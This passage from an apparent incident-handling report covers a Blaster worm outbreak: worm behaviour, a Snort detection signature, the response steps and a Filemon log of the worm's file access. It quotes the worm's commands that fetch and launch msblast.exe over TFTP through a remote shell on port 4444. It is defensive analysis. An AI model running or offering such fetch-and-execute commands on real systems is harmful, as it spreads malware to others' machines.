Here we see that 172.16.23.1 has infected 172.16.23.3 and the worm will start a tftp server on the attacking host; this will allow the victim host to download a copy of the worm (msblast.exe) after a successful compromise. The worm will also open a command shell on TCP port 4444 on the victim host, allowing commands to be sent to the infected system. The worm will issue the commands “tftp <host> GET msblast.exe” and “start msblast.exe” over the command shell. The command shell on TCP port 4444 does not remain open after the attacking host disconnects subsequent to issuing its commands.

SIGNATURE OF THE ATTACK

The following snort signature has been added to the snort database to detect the Blaster worm.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established; content: "|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00
C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve, CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
```

The head of the snort signature is alerting on attempts to port TCP/135 from an external network to the “home network”.

```
msg:"NETBIOS DCERPC ISystemActivator bind attempt"
```

The message placed in the alert is specified by the msg field is given above.

```
flow:to_server,established
```

The “flow” keyword above works on the state that stream4 has. The state has to be established and headed to server for the alerts to fire.

```
Content: "|05|"; distance:0; within: 1; content:"|0b|"; distance: 1; within: 1
```

Look for content 05 at the start of the content and with in the first byte of the content and look for content 0B after a distance of 1 byte from the previous content and within 1 byte from the distance specified.

```
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16
```

This looks for the specified content after 29 bytes from the last content and it should be within 16 bytes.

I have marked in bold the contents of the packet trace, which would trigger this snort below.

```
 08/20-14:24:17.131282 0:C:32:46:1F:12  -> 0:52:22:48:1F:13  type:0x800 len:0x7E
  192.X.X.X :4010 -> 172.X.X.2:135 TCP TTL:128 TOS:0x0 ID:13856 IpLen:20 DgmLen:112
DF
  ***AP*** Seq: 0x7B91948E Ack: 0x378FC8B7 Win: 0x4470 TcpLen: 20
  05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 ........H.......
  D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 ................
  A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 ...............F
  00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 .....]..........
  2B 10 48 60 02 00 00 00         +.H`....
```

HOW TO PROTECT AGAINST THE ATTACK

The following would be some of the steps an Organization can take to prevent attacks such as these.

Apply patches:

All machines should be applied with patches referred to in Microsoft Security Bulletin

MS03-026

Disable DCOM

Machines, which do not require DCOM functionality, should have their DCOM service disabled. But prior to disabling this, it should be confirmed that no application running on the machine requires this service.

Filter network traffic

Network access to the following ports should be blocked at network borders. This can minimize the potential of denial-of-service attacks originating from outside the perimeter. The specific services that should be blocked include

- 69/UDP
- 135/TCP
- 135/UDP
- 139/TCP
- 139/UDP
- 445/TCP

- 445/UDP
- 593/TCP
- 4444/TCP

The attacks such as these are bound to reoccur and hence a serious thought should be given to protecting even the desktops with personal firewalls and integrated security softwares.

Also the firewall should be having allowed rules only for requires services even for VPN traffic. There should be proactive monitoring of the log files to make sure that there are no attempts to access any unwanted ports.

PART 3 - THE INCIDENT HANDLING PROCESS

Preparation:

At the time of this attack there were no existing countermeasures in place. Moreover the management had no Incident Handling procedure in place and of course there was also no Incident Handling team in place. When the incident took place network administration, server administration and desktop administration group were assembled and then a temporary Incident response plan was created. This did affect the Incident Handling process due to lack of a clear procedure to go about with the entire thing and also the lack of co-ordination between the different groups added to the entire confusion. This Incident forced the Management to realize the importance of having a proper Incident Response team to reduce the amount of losses in terms of effort and time spent.

As soon as the Incident was found to be totally getting out of control, the Management called a meeting of the Network administration group, Server administration group, Desktop administration group and also all the top management personnel.

Security Policy:

It was decided that there would be a security policy drafted which would be specify:

- Posture the company takes with respect to Security.
- Guidelines specific for all devices, which are part of the organizations security.
- Guidelines for employees for the usage of organizations computing assets and more importantly upper management would be a part of the approval process for these usages.

Computer Incident Response Team:

It was decided during the meeting that there would a CIRT team selected from the people in the meeting room. The team would be having the authority to decide the process and response procedures, which have to be carried out during such incidents. The Management wanted to have such a team on priority so as to make sure that next time such incident takes place the organization would be back to its feet in lesser time and there would no confusion which was evident with this incident with many people trying to go in different directions. The CIRT team would be given a time period of ten days to come back with the policies and procedures and response mechanisms in such incidents, which would be then formally approved by the upper management.

Documentation:

During this particular incident, the lack of documentation of the network infrastructure of the organization was quite evident. There was no clear documentation of the location of the servers, network devices and also the documentation of Operating systems, patches etc. It was then decided that there would be an auditing done of the entire network infrastructure and all the documentation pertaining to the following things would be done and would be placed during the next follow up meeting.

- A network diagram of the entire organizations infrastructure.
- A detailed list of the servers, desktops with their Operating System details, service packs, patch details.
- A copy of the Access Control Lists enabled at the router and the rules configured at the Firewall.

It was also decided there would be a person who would be responsible to update this list and keep it current so as to enable the CIRT team to have a more effective Incident Response policy in place. There was also an action plan decided to evaluate automated auditing and policy management tools to make sure that security policies decided would be proactively monitored and made sure that it was implemented.

IDENTIFICATION

At approximately 11 am pacific time on Aug 11,we got lot of calls from users in the Internal network that their systems were behaving abnormally. Some of the users were complaining that they had lost copy paste functionality while some users started complaining that they could not access any sites, which were hyperlinked while many users complained that their system is hanging, and they have to restart the machine. Desktop administration team was informed of this and soon they found themselves at loss to the probable reason of such large-scale misbehavior of the machines. One further probing into the problem, one of the engineers in the Desktop administration team noticed that the RPC service in one of the machines was disabled and once he started this service, the machine got back to its normal operation. He crosschecked on couple of other machines and he found that the issue was similar and once restarting the service, everything was coming back to normal. So we found out the reason for this abnormal behavior and then all the engineers in Desktop Administration group were asked to check on the RPC service on problematic machines and restart this service, if found to be stopped. But soon it was found that even after restarting the services, the service gets stopped after sometime and thus bringing back the desktops to its abnormal state. So we had to find the reason for this abnormal behavior and stop the source on an emergency basis.

The first thing we decided to make sure was that our Antivirus Infrastructure was updated with current definition update. We were running Symantec Antivirus Enterprise solution suite, which was protecting us at SMTP&HTTP gateways, on our Exchange mail server and on our servers and desktops. On looking across the Symantec System Center, which is the management console of the Symantec Antivirus, we made sure that all our servers and desktops were protected by the current definition. There was also input from the Network Administration group that they are finding the network activity to be reaching very high level .We then decided to have a look at the Firewall log to get some inputs into this.


On checking the firewall logs, we could find a lot of incoming packets being blocked for the port 135 from external IP`s but more seriously there was abnormally scan being dropped for the port 135 from internal machines. There seems to something very wrong with our network at the moment. And also our Network IDS was logging out lot of alerts for ports can for our service network from our internal network. Later on we realized that Protocol anomaly detection engine of our NIDS was detecting the large amount of scan for the port 135 in service network as port scan. Symantec later released a security update for manhunt, which had the signature to detect the attack as DCOM RPC buffer overflow

We decided to capture some packets at one of the problematic machine to sniff out some packets to get to the root of the problem. We downloaded Ethereal and Winpcap (www.ethereal.com) to help out to sniff out the packets. The packet trace we got was similar to the one which I had given above and we could find that nearly all the machines in our internal network and our service network was trying to connect to our problematic machine. We immediately realized that we were on something big and bad.

On going to Symantec Website (www.symantec.com), we found a new worm in the block called W32.Blaster.worm and we realized that we had the worm blasting across our network. Symantec had got the submission on Aug 11, 12.45 Pacific Time and had released the definition at 4.00 to detect the worm .We immediately downloaded the Intelligent updater file and the removal tool. Intelligent updater is an exe file, which is released by Symantec nearly everyday for organizations who wants to update the definitions of their Antivirus Infrastructure manually. The normal procedure to update Symantec definitions is to use a feature called Liveupdate, which downloads only the incremental updates. But Intelligent updater comes very handy in situations such as this.

CONTAINMENT

The question still unanswered was how did the worm enter our network. Our firewall did not have any rules allowing traffic for port 135 and its logs clearly indicated that it was dropping packets for port 135 at the perimeter itself. Since the worm was termed as self propagating and the method of propagation is dome by scanning for IP`s, it had to have access to our internal network and should also have an unprotected gateway to get infected itself from some external source. Since we were running the Symantec Enterprise Firewall (SEF) in the default configuration, it was not logging and blocking any traffic from VPN tunnels. We decided to change that to trace out the culprit who was instrumental in creating such havoc. We enabled the option in SEF IKE policy to pass the traffic through proxies which is shown in the figure below:



ferdinand\VPN Policy\ike_default_crypto Properties

Please enter a name, description, encapsulation protocol, and if traffic is to pass through the proxy services for this VPN Policy.

Name: ike_default_crypto

Description: Default IKE Policy


Encapsulation Protocol: IPSEC/IKE

☑ Pass Traffic from the Secure Tunnel to the Proxy Services (Required for NAT)

ncapsulation	Filter	Compression
SEC/IKE	<NO...	<NONE>
SEC/IKE	<NO...	<NONE>
SEC/IKE	<NO...	<NONE>
SEC/Static	<NO...	<NONE>
SEC/Static	<NO...	<NONE>

FIG 5: VPN IKE POLICY IN SYMANTEC FIREWALL TO TAKE THE VPN TRAFFIC THROUGH PROXIES.

Once this option was enabled, SEF started logging blocked packets for port 135 from a particular VPN tunnel. On tracing the end points of this tunnel we could lay our hands on the exact user using this tunnel by viewing the following option:



Event Properties

Event Details

08/25/03 15:53:27.248

Event Type	Information	PID	153
System	ferdinand	Message Number	120
Component	isakmpd		

isakmpd Info: Responder, Established ISAKMP SA (Lsg=172.16.23.42, Rsg=172.16.23.45 (user san id=(ID_KEY_ID,san))), [tunTemplate=vpn-Tunnel]

FIG 6: SCREEN SHOT OF VIEWING THE VPN TUNNEL INFORMATION IN SYMANTEC FIREWALL.

On ringing up the user and questioning him about the Incident, the user confessed that he had temporarily disabled his Symantec Client Security since he was facing problem in connecting to some application through it. This solved the mystery lingering in our minds as to how a laptop user running a personal firewall could have give access to his port 135.We immediately asked him to enable his client security again and run the intelligent updater and Blaster removal tool from Symantec site. We decided to keep the IKE option to pass traffic through proxies a permanent option and then created the rules specific to the applications being accessed by the VPN users. Also since we decided to block the Port 135 access for external world from our router itself. So we implemented an ACL as follows on our router:

```
access-list 125 deny udp any any eq 135 log
access-list 125 deny tcp any any eq 135 log
access-list 125 permit any any
```

and apply this to our inbound interface.

ERADICATION

After downloading the Intelligent Updater and the Fix tool from Symantec and the patch released by Microsoft (http://www.microsoft.com/technet/security/bulletin/MS03-026), We divided ourselves into batches and each batch was assigned individual subnets to tackle. All the batches were provided with the following guidelines to create a uniform procedure to eradicate this worm from our network. We short-listed the machines to be tackled on basis of the SEF logs, which was logging in port 135 access to the firewall interface from this infected machines.

1] Plug out the machine from network.
2] Run the removal tool to eradicate the worm.
3] Apply the Symantec Intelligent updater to prevent reinfection.
4] Apply the Microsoft patch.
5] Disable all unnecessary shares and passwords protect the necessary shares.
6] Connect the machine back to the network.

RECOVERY

After we performed the actions on the entire infected machine in the network, we decided to watch for any further activity in the network. We periodically watched the Firewall logs and had one machine in each subnet installed with ethereal capturing packets for any inbound worm activity. We concluded that the worm is under control once we stopped getting this logs and the firewall logs stopped showing any access to port 135.

Eeye Digital security has also released a scanner to scan the network and make sure that none of the machines are infected with Blaster. This tool can be obtained from.

http://www.eeye.com/html/Research/Tools/RPCDCOM.html

LESSONS LEARNED

Once we were sure that the worm was totally under control, we informed the upper management about it. Immediately the management called for a lessons learned meeting which involved the Server administration group, Desktop administration group and the Network administration group. Everyone present in the meeting room agreed that we do have lot of holes in out Network security and the following points were considered to be the point of action to reduce this and to make sure that Incidents such as this will not reoccur in our network.

1] We decided that we should have a stricter ACL's implemented at our Router level to discard any unwanted port access at the gateway itself. So it was decided that Network Administration group will discuss the required ports and services with the Server administration group and will implemented the requires ACL after getting the approval from the Management.

2] We agreed that we did have have a good gateway perimeter security in Symantec Enterprise firewall but the worrying factor was the increasing number of mobile users who had access to other gateways which will not be protected from attacks such as this. Eventhough they are protected by Symantec Client Security, there was a need felt to educate these users about the need to be secured every time and thus avoid situation such as this when a single lack of foresight from one user can endanger the entire organizations network infrastructure. It was decided that CIRT team which would be formed will be giving the entire employees at least one days training on importance of making the workplace more secure. There was also consensus on the fact that we should involve Symantec in getting a method by which the policies applied to Symantec Client Security cannot be disabled the end user.

3] After going through the facts, we realized that what helped Blaster to spread across the networks was the fact that there was no restrictions placed on the VPN traffic and traffic flowing from Internal network and Service network. So it was decided to make the option in Symantec Firewall for IKE policy to pass traffic though proxies permanent. This would enable us to log as well as restrict the traffic based on rules specified in the firewall. It was also decided that Server Administration would come back with the necessary ports which has to be allowed access for Internal network to Service network and then the firewall will be configured to allow only traffic for these ports to flow across between the Service network and Internal network.

4] We also agreed that we were found to be very reactive during this Incident. To have a more effective network security in place, it was decided that we should lookout ways to be more proactive. One of the ways considered was to subscribe to alert services from security organizations like Symantec. Also it was decided that frequent reference to sites like SANS can also provide us the means to be more proactive. It was decided that there would be a designated person from Network Security administration group who would be given the duty to make sure that persons involved with security is informed about the current threats and ways to mitigate it.

5] It was also decided that we should have frequent network auditing to be done to make sure that we do not have machines listening on unwanted ports and running unwanted services. It was decided that tools like Symantec Netrecon, which can help the organization in implementing this auditing, would be evaluated. Also it was decided that since we cannot have any such major disaster effect the server functionalities, there will be Host based IDS`s which will be installed on critical servers to prevent unauthorized access and unauthorized critical files in real time. There was also need felt to have host based vulnerability assessment and policy management tools like Symantec Enterprise Security Manager loaded on critical servers to make sure that these machine are protected with current patches and are upto date with the security policies implemented by the organization.

6] It was also observed that even though the IDS and Firewall was logging the access attempt to port 135,there were no alert configured so as to enable the administrators to get this information with out referring to the logs manually. So it was decided to configure e-mail alerts on high severity events to go to the network security administrators so as to enable them to have the necessary countermeasures in place.

7] It was also observed that each of the security devices is generating quite a large number of logs and it was becoming nearly impossible to correlate these logs. So it was decided that we would be looking for correlation tools such as Symantec Incident manager, which would help us to have more effective incident response in place.

8] It was decided that Network administration would be delegating two personnel who would be exclusively looking after the organization network security. Management gave this team ten days to formulate the base line for security policies and procedures to be standardized for the organization after the approval from the upper management.

9] CIRT team was also given ten days to formulate their standard procedures and responses with respect to Incident response. They have to get this approved by the upper management.

APPENDIX A

FILES ACCESSED BY BLASTER WORM

File access as made by Msblast.exe and monitored by Filemon utility.

```
5       7:17:22 PM   msblast.exe:280      IRP_MJ_CREATE    C:\blaster\msblast
        SUCCESS      Attributes: Any Options: Open Directory
177     7:17:22 PM   msblast.exe:280      IRP_MJ_READ*
        C:\blaster\msblast\msblast.exe    SUCCESS     Offset: 5632 Length: 512
178     7:17:22 PM   msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
179     7:17:22 PM   msblast.exe:280      FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
180     7:17:22 PM   msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
181     7:17:22 PM   msblast.exe:280      FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
182     7:17:22 PM   msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
183     7:17:22 PM   msblast.exe:280      FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
184     7:17:22 PM   msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
185     7:17:22 PM   msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
186     7:17:22 PM   msblast.exe:280      IRP_MJ_CREATE
        C:\WINNT\System32\CRTDLL.DLL          SUCCESS     Attributes: Any Options:
Open
187     7:17:22 PM   msblast.exe:280      IRP_MJ_CLEANUP
        C:\WINNT\System32\CRTDLL.DLL          SUCCESS
188     7:17:22 PM   msblast.exe:280      IRP_MJ_CLOSE
        C:\WINNT\System32\CRTDLL.DLL          SUCCESS
189     7:17:22 PM   msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
190     7:17:22 PM   msblast.exe:280      FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
191     7:17:22 PM   msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
```

```
192     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
193     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
194     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
195     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
196     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
197     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\System32\WS2_32.DLL SUCCESS       Attributes: Any Options: Open
198     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\System32\WS2_32.DLL SUCCESS
199     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\System32\WS2_32.DLL SUCCESS
200     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
201     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
202     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
203     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
204     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
205     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
206     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
207     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
208     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\System32\WS2HELP.DLL         SUCCESS       Attributes: Any Options:
Open
209     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\System32\WS2HELP.DLL         SUCCESS
210     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\System32\WS2HELP.DLL         SUCCESS
211     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
212     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
213     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
```

```
214     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
215     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
216     7:17:22 PM     msblast.exe:280          IRP_MJ_READ*
        C:\blaster\msblast\msblast.exe           SUCCESS      Offset: 512 Length: 5120
217     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION
        C:\WINNT\system32\config\software.LOG  SUCCESS      FileEndOfFileInformation
218     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION
        C:\WINNT\system32\config\software.LOG  SUCCESS      FileEndOfFileInformation
219     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION
        C:\WINNT\system32\config\software.LOG  SUCCESS      FileEndOfFileInformation
220     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION
        C:\WINNT\system32\config\software.LOG  SUCCESS      FileEndOfFileInformation
221     7:17:22 PM     msblast.exe:280          IRP_MJ_READ*
        C:\WINNT\system32\wininet.dll       SUCCESS      Offset: 123904 Length: 32768
222     7:17:22 PM     msblast.exe:280          IRP_MJ_READ*
        C:\WINNT\system32\wininet.dll       SUCCESS      Offset: 91136 Length: 32768
223     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
224     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
225     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
226     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
227     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
228     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
229     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
230     7:17:22 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS      Attributes:
Any Options: Open
231     7:17:22 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION      C:\Documents
and Settings\Administrator\Local Settings\Temporary Internet Files           SUCCESS
        FileBasicInformation
232     7:17:22 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
233     7:17:22 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
234     7:17:22 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
235     7:17:22 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
```

```
236     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
237     7:17:22 PM    msblast.exe:280       FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files     SUCCESS
238     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
239     7:17:22 PM    msblast.exe:280       FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files     SUCCESS
240     7:17:22 PM    msblast.exe:280       FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
